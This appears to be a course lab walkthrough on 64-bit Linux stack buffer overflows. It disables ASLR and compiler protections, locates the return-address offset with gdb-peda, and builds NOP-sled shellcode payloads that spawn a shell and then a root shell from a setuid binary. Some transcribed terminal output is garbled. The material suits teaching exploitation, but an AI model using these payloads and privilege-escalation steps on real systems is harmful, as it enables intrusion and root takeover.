pac@pac:~/Desktop/lab3$ sudo sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
pac@pac:~/Desktop/lab3$ cat /proc/sys/kernel/randomize_va_space
2
pac@pac:~/Desktop/lab3$ cat pie2.c
#include <stdio.h>

int main(int argc, char** argv){
    char buf[64];
    printf("buf address is: %p\n", &buf);
    return 0;
}
pac@pac:~/Desktop/lab3$ gcc pie2.c -o pie2
pac@pac:~/Desktop/lab3$ ./pie2
buf address is: 0x7ffd2d7f730
pac@pac:~/Desktop/lab3$ ./pie2
buf address is: 0x7ffbc6fe390
pac@pac:~/Desktop/lab3$ ./pie2
buf address is: 0x7fcfa047b000
pac@pac:~/Desktop/lab3$ gcc pie2.c -no-pie -o pie2
pac@pac:~/Desktop/lab3$ ./pie2
buf address is: 0x7fffa254c100
pac@pac:~/Desktop/lab3$ ./pie2
buf address is: 0x7ffdffa51550
pac@pac:~/Desktop/lab3$ ./pie2
buf address is: 0x7fc7bca57f0
pac@pac:~/Desktop/lab3$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
pac@pac:~/Desktop/lab3$ ./pie2
buf address is: 0x7fffffffdf0
pac@pac:~/Desktop/lab3$
```

Remember that ASLR is an exploit counter-measure that randomizes memory. Specifically, whenever a new process is loaded into memory, the operating system randomly loads different areas of the process (code, data, heap, stack, etc.) at different positions in the process's virtual memory space. Attacks that rely on precisely knowing the absolute address of a library function (e.g. `ret2libc`) or the already injected shellcode, will likely result in a program crash (which is preferable to exploitation).

By default modern compilers opt in to having the program's instructions randomly positioned in virtual memory, however if instructions are not position independent then a compiler flag may be passed to opt out of position independent execution (PIE). GCC allows programs to opt out of PIE with its "`-no-pie`" flag. Opting out of PIE ensures that *code* is loaded at the same virtual address space, but it does not guarantee that the OS won't randomize the locations of *data*.

We can check and set the operating system ASLR settings in Linux using the following commands. To print the current ASLR configuration run:

```
$ cat /proc/sys/kernel/randomize_va_space
```

The output will print 0, 1, or 2.

- 0 = Disabled
- 1 = Conservative Randomization
- 2 = Full Randomization

We can temporarily change ASLR (the OS default to the highest setting (2) on reboot).

```
$ sudo sysctl -w kernel.randomize_va_space=2  
$ sudo sysctl -w kernel.randomize_va_space=1  
$ sudo sysctl -w kernel.randomize_va_space=0
```

Let's play with two test programs pie.c and pie2.c to explore the differences. Try compiling the program's with and without the “-no-pie” GCC flag. Also try enabling and disabling ASLR.

pie.c – Prints the address of the main function. With *–no-pie* the address becomes stable regardless of the ASLR settings in the operating system.

pie2.c – Prints the address of the start of the buffer in memory. The *–no-pie* has no effect on this address since the address corresponds to memory which is still protected by ASLR. Disabling ASLR makes the buffer address stable.

When you have finished experimenting, remember to disable ASLR. We will be repeating our earlier strategy of placing the shellcode in the buffer and will need the buffer location to be stable.

```
$ sudo sysctl -w kernel.randomize_va_space=0
```

```
pac@pac: ~/Desktop/lab3
File Edit View Search Terminal Help
pac@pac:~/Desktop/lab3$ gcc basic_vuln.c -g -o basic_vuln
pac@pac: ~/Desktop/lab3
File Edit View Search Terminal Help
gdb-peda$ pattern_create 100 pattern
Writing pattern of 100 chars to filename "pattern"
gdb-peda$ run $(cat pattern)
`/home/pac/Desktop/lab3/basic_vuln' has changed; re-reading symbols.
Starting program: /home/pac/Desktop/lab3/basic_vuln $(cat pattern)
warning: Probes-based dynamic linker interface failed.
Reverting to original interface.

*** stack smashing detected ***: <unknown> terminated

Program received signal SIGABRT, Aborted.
```

First let's compile our our *basic_vuln* program without any special flags (aside from the debug flag in this case). Next let's use a strategy of creating a file of 100 characters (100 bytes) to crash the program and see how it crashes. We can use *gdb-peda* to create a unique string of characters using *pattern_create* than we can search for in memory later with the *pattern_search* command. Execute the program with the generated pattern as input. Note that our attempt to crash the program was detected and the program safely aborted before the segmentation fault occurred!

```
pac@pac: ~/Desktop/lab3
File Edit View Search Terminal Help
pac@pac:~/Desktop/lab3$ gcc basic_vuln.c -g -o basic_vuln
pac@pac: ~/Desktop/lab3
File Edit View Search Terminal Help
gdb-peda$ checksec
CANARY      : ENABLED
FORTIFY     : disabled
NX          : ENABLED
PIE         : ENABLED
RELRO       : FULL
gdb-peda$
```

Our attack was detected by a stack canary. We can see what other exploit mitigations have been enabled by running the *checksec* command provided by *gdb-peda*.

Note: *gdb-peda* also includes an *aslr* command to check the status of ASLR, but as of this writing it did not appear to be producing correct results.

```
pac@pac:~/Desktop/lab3$ gcc basic_vuln.c -g -no-pie -fno-stack-protector -z norelro -z execstack -o basic_vuln
pac@pac:~/Desktop/lab3$ gdb -q basic_vuln
Reading symbols from basic_vuln...done.
gdb-peda$ checksec
CANARY : disabled
FORTIFY : disabled
NX : disabled
PIE : disabled
RELRO : disabled
pac@pac:~/Desktop/lab3$ run $(cat pattern)
Starting program: /home/pac/Desktop/lab3/basic_vuln $(cat pattern)

Program received signal SIGSEGV, Segmentation fault.
```

Add the following compiler flags to disable the security measures detected by *gdb-peda*:

- *-no-pie*
- *-fno-stack-protector*
- *-z norelro*
- *-z execstack*

After *checksec* reports that all security mechanisms have been disabled try running the program with the pattern of 100 characters we generated earlier.

The screenshot shows the GDB-peda interface with the 'registers' window open. The registers pane displays various CPU registers with their current values. Some values are highlighted in red, indicating they have been modified or are of interest. The memory dump pane below shows memory starting at address 0x0000, with several bytes highlighted in red, corresponding to the pattern 'AAA%AAsABAA\$AAnAACAA-KAAgAA6AAL'. The stack dump pane shows the stack contents, with some bytes highlighted in red.

```

pac@pac: ~/Desktop/lab3
[File Edit View Search Terminal Help]
[-----registers-----]
RAX: 0x0
RBX: 0x0
RCX: 0x7fffffff fe400 ("A5AAKAQAA6AAL")
RDX: 0x7fffffff df86 ("A5AAKAQAA6AAL")
RSI: 0x6
RDI: 0x7fffffff fd30 ("AAA%AAsABAASAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAeAA4AAJAAfAA5AAKAQAA6AAL")
RBP: 0x41413414164141 ('AAdA3AA')
RSP: 0x7ffff7df78 ("IAAeAA4AAJAFA5AAKAQAA6AAL")
RIP: 0x4004e6 (<main+47>: ret)
R8 : 0x7ffff7dd0d80 --> 0x0
R9 : 0x416641414a414134 ('4AAJAFAF')
R10: 0x3
R11: 0x7ffff7b5f950 (<_strcpy_ssse3>: mov rcx,rsi)
R12: 0x4003d0 (<_start>: xor ebp,ebp)
R13: 0x7fffffff e050 --> 0x2
R14: 0x0
R15: 0x0
EFLAGS: 0x10202 (carry parity adjust zero sign trap INTERRUPT direction overflow)
[-----code-----]
0x4004db <main+36>: call 0x4003c0 <strcpy@plt>
0x4004e0 <main+41>: mov eax,0x0
0x4004e5 <main+46>: leave
=> 0x4004e6 <main+47>: ret
0x4004e7: nop WORD PTR [rax+rax*1+0x0]
0x4004f0 <_libc_csu_init>: push r15
0x4004f2 <_libc_csu_init+2>: push r14
0x4004f4 <_libc_csu_init+4>: mov r15,rdx
[-----stack-----]
0000| 0x7fffffff fd78 ("IAAeAA4AAJAFA5AAKAQAA6AAL")
0008| 0x7fffffff fd80 ("AJAAfAA5AAKAQAA6AAL")
0016| 0x7fffffff fd88 ("AAKAQAA6AAL")
0024| 0x7fffffff fd90 --> 0x4c414136 ('6AAL')
0032| 0x7fffffff fd98 --> 0x4004b7 (<main>: push rbp)
0040| 0x7fffffff fdfa0 --> 0x0
0048| 0x7fffffff fdfa8 --> 0xc95e7da00cebabe6
0056| 0x7fffffff fdb0 --> 0x4003d0 (<_start>: xor ebp,ebp)
[-----]
Legend: code, data, rodata, value

```

The pattern generated by *create_pattern* was “AAA%AAsABAA\$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAeAA4AAJAAfAA5AAKAQAA6AAL”, which we could learn by running *cat* on the pattern file. With *gdb-peda* installed when the program crashes we see that portions of this pattern appear to have overwritten register values as well as data where the stack pointer is pointing.

```
pac@pac: ~/Desktop/lab3
File Edit View Search Terminal Help
gdb-peda$ pattern_search
Registers contain pattern buffer:
RBP+0 found at offset: 64
R9+0 found at offset: 78
Registers point to pattern buffer:
[RCX] --> offset 86 - size ~14
[RDX] --> offset 86 - size ~14
[RDI] --> offset 0 - size ~100
[RSP] --> offset 72 - size ~28
Pattern buffer found at:
0x00007fffffff7a : offset    0 - size     6 ($sp + -0x2fe [-192 dwords])
0x00007fffffff30 : offset    0 - size   100 ($sp + -0x48 [-18 dwords])
0x00007fffffff3aa : offset    0 - size   100 ($sp + 0x432 [268 dwords])
References to pattern buffer found at:
0x00007fffffffdb80 : 0x00007fffffffdf30 ($sp + -0x3f8 [-254 dwords])
0x00007fffffffdba0 : 0x00007fffffffdf30 ($sp + -0x3d8 [-246 dwords])
0x00007fffffffdb90 : 0x00007fffffff3aa ($sp + -0x3e8 [-250 dwords])
0x00007fffffffdb98 : 0x00007fffffff3aa ($sp + -0x3e0 [-248 dwords])
```

We are interested in learning the offset to overwrite the RIP register so that we can pivot control flow and execute a new instruction.

We have observed the following:

- We sent the string of 100 characters: “AAA%AAsAABAA\$AAnAACAA- AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAAdAA3AAIAAeAA4AAJAAfAA5 AAKAAgAA6AA1”.
- We overwrote the RBP register value starting at “AAdAA3AA” (offset 64).
- We know that RIP will be overwritten after RBP because of the layout of the stack.

We can now draw a picture of how our input affects the program:

<64 bytes to fill buf><8 bytes to overwrite RBP><8 bytes to overwrite RIP>

```

pac@pac:~/Desktop/lab3$ gdb -q basic_vuln
Reading symbols from basic_vuln...done.
gdb-peda$ run $(python -c 'import sys; sys.stdout.write(("A"*64) + ("B"*8) + ("C"*8)))'
Starting program: /home/pac/Desktop/lab3/basic_vuln $(python -c 'import sys; sys.stdout.write(("A"*64) + ("B"*8) + ("C"*8)))'

Program received signal SIGSEGV, Segmentation fault.

[-----registers-----]
RAX: 0x0
RBX: 0x0
RCX: 0xfffffffffe400 ("BBBBBBBBCCCCCCCC")
RDX: 0xfffffffffd03 ("BBBBBBBBCCCCCCCC")
RSI: 0x3
RDI: 0xffffffffffffd40 ('A' <repeats 64 times>, "BBBBBBBBCCCCCCCC")
RBP: 0x4242424242424242 ('BBBBBBBB')
RSP: 0xffffffffffffd88 ("CCCCCC")
RIP: 0x4004e6 (<main+47>: ret)
R8 : 0x7ffff7dd0d98 --> 0x0
R9 : 0x42424241 ('ABBB')
R10: 0x3
R11: 0xffffffff7b5f950 (<_strcpy_ssse3>: mov rcx,rsl)
R12: 0x4003d0 (<_start>: xor ebp,ebp)
R13: 0xffffffffffffe060 --> 0x2
R14: 0x0
R15: 0x0
RFLAGS: 0x10202 (carry parity adjust zero sign trap INTERRUPT direction overflow)
[-----code-----]
0x4004db <main+36>: call 0x0003c0 <strcpy@plt>
0x4004e0 <main+41>: mov eax,0x0
0x4004e5 <main+46>: leave
=> 0x4004e6 <main+47>: ret
0x4004e7: nop WORD PTR [rax+rax*1+0x0]
0x4004f0 <__libc_csu_init>; push r15
0x4004f2 <__libc_csu_init>; push r14
0x4004f4 <__libc_csu_init>; mov r15,rdx
[-----stack-----]
0000| 0xffffffffffffd788 ("CCCCCC")
0008| 0xffffffffffffd790 --> 0x0
0016| 0xffffffffffffd798 --> 0x7fffffff068 --> 0x7fffffff39b ("/home/pac/Desktop/lab3/basic_vuln")
0024| 0xffffffffffffd7a0 --> 0x2000000000
0032| 0xffffffffffffd7a8 --> 0x4004b7 (<main>: push rbp)
0040| 0xffffffffffffd7b0 --> 0x0
0048| 0xffffffffffffd7b8 --> 0x7300e9e9dcff49c5
0056| 0xffffffffffffd7c0 --> 0x4003d0 (<_start>: xor ebp,ebp)
[-----]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x00000000004004e6 in main (argc=0x2, argv=0x7fffffff068) at basic_vuln.c:7

```

Let's test if we can control the RIP register. Try to send an input of 64 'A' characters (0x41), 8 'B' characters (0x42), and 8 'C' characters (0x43). We see that the program successfully crashes and we overwrite RBP with 0x4242424242424242, but the program did not attempt to jump to address 0x4343434343434343.

Note that we got a SigSegV error. SigSegV means the execution signaled a memory access violation. Remember that current architectures can only address the first 6 bytes of a 64-bit address! This means that the address 0x4343434343434343 is invalid and the program crashed before attempting to jump to the address. For the address to be valid we will have to set the first two bytes to zero, such as 0x0000434343434343.

```

pac@pac: ~/Desktop/lab3
File Edit View Search Terminal Help
gdb-peda$ run $(python -c 'import sys; sys.stdout.write(("A"*64) + ("B"*8) + ("C"*6))')
Starting program: /home/pac/Desktop/lab3/basic_vuln $(python -c 'import sys; sys.stdout.write(("A"*64) + ("B"*8) + ("C"*6))')

Program received signal SIGSEGV, Segmentation fault.

[-----registers-----]
RAX: 0x0
RBX: 0x0
RCX: 0x7fffffffef400 ("BBBBBBBBCCCCCC")
RDX: 0x7fffffffdf81 ("BBBBBBBBCCCCCC")
RSI: 0x1
RDI: 0x7fffffffdf40 ('A' <repeats 64 times>, "BBBBBBBBCCCCCC")
RBP: 0x4242424242424242 ('BBBBBBBB')
RSP: 0x7fffffffdf98 --> 0x2
RIP: 0x434343434343 ('CCCCCC')
R8 : 0x7fffff7dd0d88 --> 0x0
R9 : 0x42414141 ('AAAB')
R10: 0x3
R11: 0x7fffffb5f950 (<_strcpy_ssse3:> mov rcx,rsi)
R12: 0x4003d0 (<_start:> xor ebp,ebp)
R13: 0x7fffffff0e68 --> 0x2
R14: 0x0
R15: 0x0
EFLAGS: 0x10202 (carry parity adjust zero sign trap INTERRUPT direction overflow)
[-----code-----]
Invalid $PC address: 0x434343434343
[-----stack-----]
0000| 0x7fffffffdf98 --> 0x2
0008| 0x7fffffffef068 --> 0x7fffffffef39d ('/home/pac/Desktop/lab3'
0016| 0x7fffffffdf98 --> 0x200008000
0024| 0x7fffffffdf98 --> 0x4004b7 (<main:> push rbp)
0032| 0x7fffffffdf98 --> 0x0
0040| 0x7fffffffdf98 --> 0x2806728a7d7faf6d
0048| 0x7fffffffdf98 --> 0x4003d0 (<_start:> xor ebp,ebp)
0056| 0x7fffffffdf98 --> 0x7fffffffef0e68 --> 0x2
[-----]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x0000434343434343 in ?? ()
gdb-peda$ 

```

Let's modify our test to see if we can control the RIP register. Try to send an input of 64 'A' characters (0x41), 8 'B' characters (0x42), and 6 'C' characters (0x43). We see that the program successfully crashes and we overwrite RBP with 0x4242424242424242 and the now crashes when it tries to jump to 0x0000434343434343. Remember the `strcpy` function adds a null terminator (0x00) to the end of the string. Also remember that our address is still in little endian form so the zero bytes after our input become the most significant bits of the address. We now control the RIP register!

```

pac@pac:~/Desktop/Lab3$ gdb -q basic_vuln
Reading symbols from basic_vuln...done.
(gdb) peda$ show env
CLUTTER_IM_MODULE=xim
LS_COLORS=s=0;di=01;34:ln=01;36;h=00:pi=40;33;sos=01;35:do=01;33;cd=40;33;01:or=40;31;01:m=00:su=37;41:sg=30;43:ca=39;41:tw=30;42:ow=34;42:st=37;44:ex=01;32:*.tar=01;31:*.tgz=01;31:*.arc=01;31:*.arj=01;31:*.tar.zst=01;31:*.lha=01;31:*.lz4=01;31:*.lz=01;31:*.lzma=01;31:*.tlz=01;31:*.txz=01;31:*.tzo=01;31:*.tz=01;31:*.zip=01;31:*.z=01;31:*.Z=01;31:*.dz=01;31:*.gz=01;31:*.lzma=01;31:*.xz=01;31:*.lz=01;31:*.lzso=01;31:*.xzst=01;31:*.bz=01;31:*.tbz=01;31:*.tbz2=01;31:*.bz2=01;31:*.deb=01;31:*.rpm=01;31:*.jar=01;31:*.war=01;31:*.ear=01;31:*.sar=01;31:*.rar=01;31:*.alz=01;31:*.ace=01;31:*.aceo=01;31:*.zoo=01;31:*.cpio=01;31:*.7z=01;31:*.rz=01;31:*.vln=01;31:*.swm=01;31:*.dwm=01;31:*.esd=01;31:*.jpg=01;35:*.jpeg=01;35:*.mjpg=01;35:*.mjpeg=01;35:*.bnpa=01;35:*.pbm=01;35:*.pgm=01;35:*.ppm=01;35:*.tga=01;35:*.xbm=01;35:*.xpm=01;35:*.tif=01;35:*.tiff=01;35:*.png=01;35:*.svg=01;35:*.svgz=01;35:*.mng=01;35:*.pcx=01;35:*.nov=01;35:*.mpg=01;35:*.mpeg=01;35:*.m2v=01;35:*.webm=01;35:*.ogg=01;35:*.oga=01;35:*.oggv=01;35:*.oggw=01;35:*.oggx=01;35:*.oggf=01;35:*.xwd=01;35:*.yuv=01;35:*.cgm=01;35:*.emf=01;35:*.ovgv=01;35:*.oggx=01;35:*.aac=00;36:*.au=00;36:*.flac=00;36:*.m4a=00;36:*.mid=00;36:*.mka=00;36:*.mp3=00;36:*.mpc=00;36:*.ogg=00;36:*.ra=00;36:*.wav=00;36:*.oga=00;36:*.opus=00;36:*.spk=00;36:*.xspf=00;36:
LESSCLOSE=/usr/bin/lesspipe %s %
XDG_MENU_PREFIX=gnome-
LANG=en_US.UTF-8
DISPLAY=:0
GNOME_SHELL_SESSION_MODE=ubuntu
COLORTERM=truecolor
USERNAME=pac
XDG_VTNR=2
SSH_AUTH_SOCK=/run/user/1000/keyring/ssh
XDG_SESSION_ID=2
USER=pac
DESKTOP_SESSION=ubuntu
QT_IM_MODULE=xim
TEXTDOMAINDIR=/usr/share/locale/
GNOME_TERMINAL_SCREEN=/org/gnome/Terminal/screen/c47464f0_aa84_4777_afb5_5ac48b4d5007
PWD=/home/pac/Desktop/lab3
HOME=/home/pac
TEXTDOMAIN=im-config
SSH_AGENT_PID=1381
QT_ACCESSIBILITY=1
XDG_SESSION_TYPE=x11
XDG_DATA_DIRS=/usr/share/ubuntu:/usr/local/share/:/usr/share/:/var/lib/snapd/desktop
XDG_SESSION_DESKTOP=ubuntu
GJS_DEBUG_OUTPUT=stderr
GTK_MODULES=gail:atk-bridge
WINDOWPATH=2
TERM=xterm-256color
SHELL=/bin/bash
/_usr/bin/gdb ... output omitted...
LINES=39
COLUMNS=153
gdb-peda$ 

```

Just for fun let's dig a little deeper into where some of the offsets in debugger are introduced. GDB can change offsets by setting environment variables. Try running “*show env*” inside GDB. Notice that the working directory is included in the environment (*PWD*). Notice at the end that at least three environment variables were added by GDB (*LINES* and *COLUMNS*). We can unset the two GDB environment variables by running “*unset env LINES*” and “*unset env COLUMNS*”.

```

pac@pac:~/Desktop/Lab3$ gdb -q basic_vuln
Reading symbols from basic_vuln...done.
gdb-peda$ unset env LINES
gdb-peda$ unset env COLUMNS
gdb-peda$ disas main
Dump of assembler code for function main:
0x0000000000004004b7 <+0>:    push   rbp
0x0000000000004004b8 <+1>:    mov    rbp,rs
0x0000000000004004bb <+4>:    sub    rsp,0x50
0x0000000000004004bf <+8>:    mov    DWORD PTR [rbp-0x44],edi
0x0000000000004004c2 <+11>:   mov    QWORD PTR [rbp-0x50],rsi
0x0000000000004004c6 <+15>:   mov    rax,QWORD PTR [rbp-0x50]
0x0000000000004004ca <+19>:   add    rax,0x8
0x0000000000004004ce <+23>:   mov    rdx,QWORD PTR [rax]
0x0000000000004004d1 <+26>:   lea    rax,[rbp-0x40]
0x0000000000004004d5 <+30>:   mov    rsi,rdx
0x0000000000004004d8 <+33>:   mov    rdi,rax
0x0000000000004004db <+36>:   call   0x4003c0 <strcpy@plt>
0x0000000000004004e0 <+41>:   mov    eax,0x0
0x0000000000004004e5 <+45>:   leave 
0x0000000000004004e6 <+47>:   ret
End of assembler dump.
gdb-peda$ break *main+47
Breakpoint 1 at 0x4004e6: file basic_vuln.c, line 7.
gdb-peda$ run $(python -c 'import sys; sys.stdout.write("\x90"*(64-31) + "\x48\x83\xc4\x40\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05" + "A"*8 + "B"*6)')
Starting program: /home/pac/Desktop/Lab3/basic_vuln $(python -c 'import sys; sys.stdout.write("\x90"*(64-31) + "\x48\x83\xc4\x40\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05" + "A"*8 + "B"*6)')
...output omitted...
Breakpoint 1, 0x0000000000004004e6 in main (argc=0x2, argv=0x7fffffff058) at basic_vuln.c:7
7    }

```

First let's unset the LINES and COLUMNS environment variables so the binary memory addresses will more closely resemble the addresses outside of GDB. Note whenever GDB is restarted these variables will be set.

Let's create an exploit that spawns a shell. For this lab we will be using some premade shellcode for 64-bit Linux from shell-storm.org. Let's start with a simple 31 byte payload that calls `execve("/bin/sh")`. Note that on Linux, the `execve` function in `unistd.h` executes the program referred to by *pathname*, which is hardcoded in the shellcode to be `/bin/sh`.

We have disabled DEP and the shellcode will easily fit inside the buffer with room to spare, so as we did in the earlier labs, lets construct a NOP sled for our exploit.

<33 NOPs><31 bytes of shellcode><8 byte filler to overwrite the RBP value><6 bytes to overwrite the return address loaded into RIP>

Let's stub out our exploit with the python command:

```

$(python -c 'import sys; sys.stdout.write("\x90"*(64-31) +
"\x48\x83\xc4\x40\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05" + "A"*8 + "B"*6)')

```

Our goal is to find a suitable memory address in the NOP sled to overwrite RIP with so that our shellcode is executed.

This time we will use the combination of python and gdb to compute an address at the center of the NOP sled. Note that this strategy, as written, requires the binary to have been compiled with the debug flag (-g).

- Set a breakpoint at the return of the main function (*break *main+47*)
- Run the program in order to hit the breakpoint (*\$(python -c 'import sys; sys.stdout.write("\x90"*(64-31) + "\x48\x83\xC4\x40\x31\xC0\x48\xBB\xD1\x9D\x96\x91\xD0\x8C\x97\xFF\x48\xF7\xDB\x53\x54\x5F\x99\x52\x57\x54\x5E\xB0\x3B\x0F\x05" + "A"*8 + "B"*6)')*)
- Print the starting memory address of the buffer, which was named *buf* (*print &buf*)
- Knowing that our NOP sled was 37 bytes long, let's compute and address that the start of the buffer + (37/2) (*print (void*) &buf + (33/2)*)

```

Breakpoint 1, 0x00000000004004e6 in main (argc=0x2, argv=0x7fffffff058) at basic_vuln.c:7
7    }
gdb-peda$ x/100bx &buf
0x7fffffffdf30: 0x90 0x90 0x90 0x90 0x90 0x90 0x90 0x90 0x90
0x7fffffffdf38: 0x90 0x90 0x90 0x90 0x90 0x90 0x90 0x90 0x90
0x7fffffffdf40: 0x90 0x90 0x90 0x90 0x90 0x90 0x90 0x90 0x90
0x7fffffffdf48: 0x90 0x90 0x90 0x90 0x90 0x90 0x90 0x90 0x90
0x7fffffffdf50: 0x90 0x48 0x83 0xc4 0x40 0x31 0xc0 0x48
0x7fffffffdf58: 0xbb 0xd1 0x9d 0x96 0x91 0xd0 0x8c 0x97
0x7fffffffdf60: 0xff 0x48 0xf7 0xdb 0x53 0x54 0x5f 0x99
0x7fffffffdf68: 0x52 0x57 0x54 0x5e 0xb0 0x3b 0x0f 0x05
0x7fffffffdf70: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0x7fffffffdf78: 0x42 0x42 0x42 0x42 0x42 0x42 0x00 0x00
0x7fffffffdf80: 0x02 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x7fffffffdf88: 0x58 0xe0 0xff 0xff 0xff 0x7f 0x00 0x00
0x7fffffffdf90: 0x00 0x80 0x00 0x00
gdb-peda$ print &buf
$1 = (char (*)[64]) 0x7fffffffdf30
gdb-peda$ print (void*) &buf + (33/2)
$2 = (void *) 0x7fffffffdf40
gdb-peda$ 

```

We placed our breakpoint at the last instruction (the return of main) because this is the instruction that will return to the overwritten return address. By placing it at the return instruction there are no further opportunities for memory to change before the jump, so we should have a good idea of what memory looks like when the program is exploited.

Once we hit the breakpoint, which was placed at the return of main, we can check that our NOP sled and shellcode were properly loaded in buffer. Let's print 100 bytes in hex starting from the address of the buffer using the inspection command (x). Notice that our NOP sled was placed at the start of the buffer and is followed by the shellcode, together forming 64 bytes. The next 8 bytes are (0x41) are the character A we used as filler to overwrite the RBP value. Finally, we wrote 6 bytes (0x42), which was followed by two zero bytes to form the address for the RIP.

We want to pick an address in the center of our NOP sled. We can use Python to help compute the address of the center of the NOP sled. Run “*print &buf*” to print the address of the buffer and run “*print (void*) &buf + (33/2)*” to print the address which is the buffer starting address plus half of the NOP sled length (which was 64-31=33 bytes).

The address computed in these slides was 0x7fffffffdf40, but your address is probably different due to ASLR randomizations and compiler non-determinism before it was

disabled!

If the address does not have any bad characters (e.g. 0x00 or 0x0a) then you are good to move on. If the address does have bad characters and it's a bad character in the lower bits then try aiming at an address slightly off center in the NOP sled (you have some wiggle room). In the worst case you can turn ASLR back on and then disable it again to a new address.

```

pac@pac:~/Desktop/Lab3$ gdb -q basic_vuln
Reading symbols from basic_vuln...done.
gdb-peda$ unset env LINES
gdb-peda$ unset env COLUMNS
gdb-peda$ run $(python -c 'import sys; sys.stdout.write("\x90)*(64-31) + "\x48\x83\xc4\x40\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05" + "A"*8 + "\x40\xdf\xff\xff\x7f")')
Starting program: /home/pac/Desktop/Lab3/basic_vuln $(python -c 'import sys; sys.stdout.write("\x90)*(64-31) + "\x48\x83\xc4\x40\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05" + "A"*8 + "\x40\xdf\xff\xff\x7f")')
process 4883 is executing new program: /bin/dash
$ whoami
[New process 4889]
process 4889 is executing new program: /usr/bin/whoami
pac

pac@pac:~/Desktop/lab3$ ./basic_vuln $(python -c 'import sys; sys.stdout.write("\x90)*(64-31) + "\x48\x83\xc4\x40\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05" + "A"*8 + "\x40\xdf\xff\xff\x7f")')
Segmentation fault (core dumped)
pac@pac:~/Desktop/Lab3$ 

pac@pac:~/Desktop/lab3$ ./basic_vuln $(python -c 'import sys; sys.stdout.write("\x90)*(64-31) + "\x48\x83\xc4\x40\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05" + "A"*8 + "\x40\xdf\xff\xff\x7f")') +0
Segmentation fault (core dumped)
pac@pac:~/Desktop/lab3$ ./basic_vuln $(python -c 'import sys; sys.stdout.write("\x90)*(64-31) + "\x48\x83\xc4\x40\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05" + "A"*8 + "\x50\xdf\xff\xff\x7f")') +16
Illegal instruction (core dumped)
pac@pac:~/Desktop/lab3$ ./basic_vuln $(python -c 'import sys; sys.stdout.write("\x90)*(64-31) + "\x48\x83\xc4\x40\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05" + "A"*8 + "\x60\xdf\xff\xff\x7f")') +32
$ whoami
pac
$ 

```

The computed address that is at the center of the buffer is 0x7fffffffdf40. So place that address in our exploit in order to pivot execution to the NOP sled and eventually our shellcode. Remember that the address must be converted to little endian form!

```

$(python -c 'import sys; sys.stdout.write("\x90)*(64-31) +
"\x48\x83\xc4\x40\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05" + "A"*8 + "\x40\xdf\xff\xff\x7f")')

```

If we try the exploit inside of the debugger we should have success, but sadly if we try the exploit outside of the debugger it fails. Like before this is because the debugger adds instrumentation that changes the offsets of the slightly. Here we just do an uncomplicated guess and check approach off searching a little bit forward and then a little bit backward from the successful debugger address at increasingly larger distances hoping to land somewhere in the NOP sled. Eventually we find an address that works: 0x7fffffffdf60 (yours will probably be different!).

```

pac@pac:~/Desktop/lab3$ sudo chown root basic_vuln
pac@pac:~/Desktop/lab3$ sudo chmod 4755 basic_vuln
pac@pac:~/Desktop/lab3$ ls -l basic_vuln
-rwsr-xr-x 1 root pac 8984 May 16 17:28 basic_vuln
pac@pac:~/Desktop/lab3$ ./basic_vuln $(python -c 'import sys; sys.stdout.write("\x90"*(64-31) + "\x48\x83\xc4\x40\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05" + "A"*8 + "\x60\xdf\xff\xff\x7f")')
$ whoami
pac
$ exit
pac@pac:~/Desktop/lab3$ ./basic_vuln $(python -c 'import sys; sys.stdout.write("\x90"*(64-52) + "\x48\x83\xc4\x40\x48\x31\xff\xb0\x69\x0f\x05\x48\x31\xd2\x48\xbb\xff\x2f\x62\x69\x6e\x2f\x73\x68\x48\xc1\xeb\x08\x53\x48\x89\xe7\x48\x31\xc0\x50\x57\x48\x89\xe6\xb0\x3b\x0f\x05\x6a\x01\x5f\x6a\x3c\x58\x0f\x05" + "A"*8 + "\x60\xdf\xff\xff\x7f")')
# whoami
root
# 

```

Now that we have a reliable exploit, let's see if we can get a root shell. Set the following permissions for the `basic_vuln` program.

- `sudo chown root basic_vuln`
- `sudo chmod 4755 basic_vuln`

